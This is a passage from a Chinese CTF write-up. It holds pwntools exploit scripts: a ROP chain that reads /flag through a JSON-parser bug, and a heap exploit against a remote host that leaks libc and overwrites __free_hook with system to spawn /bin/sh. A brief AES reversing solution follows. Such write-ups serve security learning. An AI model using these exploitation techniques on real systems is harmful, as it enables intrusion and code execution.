    orw+=p64(pie+0x73339)+p64(0)+p64(pie+0x117867)+p64(6)+p64(pie+0x117865)+p64(0x
c000020000)+p64(0)+p64(pie+0xdc442)+p64(0x40)+p64(pie+0xcfd29)
    orw+=p64(pie+0x73339)+p64(1)+p64(pie+0x73339)+p64(1)+p64(pie+0x117867)+p64(1)+
p64(pie+0x117865)+p64(0xc000020000)+p64(0)+p64(pie+0xdc442)+p64(0x40)+p64(pie+0xcf
d29)

    payload='{{{{"1":"1","2":"2"} 1 '+'\x00'*0x50+p64(0xc00004bea0)+p64(0x21)+'\x0
0'*(0xc0-0x60)+orw+'/flag\x00'
    p.sendlineafter("OhMyJson: ", payload)

    p.interactive()
if __name__ == '__main__':
    exp()
```

easyheap

```
#!/usr/bin/env python
```

```python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'debug'
#p = process('./easyheap')
libc = ELF("./libc-2.31.so")
p = remote("123.57.209.176", 30774)
def add(size, content="a"):
    p.sendlineafter(">> ", "1")
    p.sendlineafter("Size: ", str(size))
    p.sendlineafter("Content: ", content)
def add1(offset, size, content):
    p.sendlineafter(">> ", "1")
    p.sendlineafter("Size: ", str(offset))
    p.sendlineafter("Size: ", str(size))
    p.sendlineafter("Content: ", content)
def show(idx):
    p.sendlineafter(">> ", "2")
    p.sendlineafter("Index: ", str(idx))
def free(idx):
    p.sendlineafter(">> ", "3")
    p.sendlineafter("Index: ", str(idx))

def exp():
    for i in range(8):
        add(0x80)
    for i in range(7):
        free(i)
    add(0x10)#0
    free(7)
    add1(0x81,1,'a')#1
    show(1)
    libc.address = u64(p.recvuntil("\x7f")[-6:]+'\x00'*2)-0x00007ffff7fc1c61+0x7ff
ff7dd6000
    log.info("libc.address ==> " + hex(libc.address))
    free(0)
    add(0x80)#0
    add(0x80)#2
    add(0x80, 'a'*0x20+p64(libc.sym['__free_hook']))#3
    free(2)
    add1(-1624+1,0x1,'a')#2
    add(0x80, '/bin/sh\x00')#4
    add(0x80, p64(libc.sym['system']))
    free(4)
```

```
    p.interactive()
if __name__ == '__main__':
    exp()
```

Re

QIAO

程序里的混淆有点多，大部分代码不太影响阅读，直接静态分析。主要流程为：

1. 检查argc为2
2. 检查通过argv传入的参数长度为32
3. 对输入进行unhex
4. 进入校验
5. 校验成功输出[*]ByteCTF{输入}.，否则输出[*]ByteCTF{d2h5lG5vdCBnbyBob21l}.

校验在sub_4018C0函数中，里面静态不太好看。注意到里面有函数的间接调用。所以理了下函数，发现有AES的加密和解密的代码。并发现了从401DB0开始的几个函数，从malloc到aes加密，再到free全套。

在0x406E96下断，大概跟了下，函数调用顺序基本一致。最终的校验也就是加密结果与输入unhex后的比较。AES加密的字串为weiranisqiaoqiao，密码为V2hlcmUgdGhlcmUg。

正确输入为其加密结果的16进制字串，flag取小写。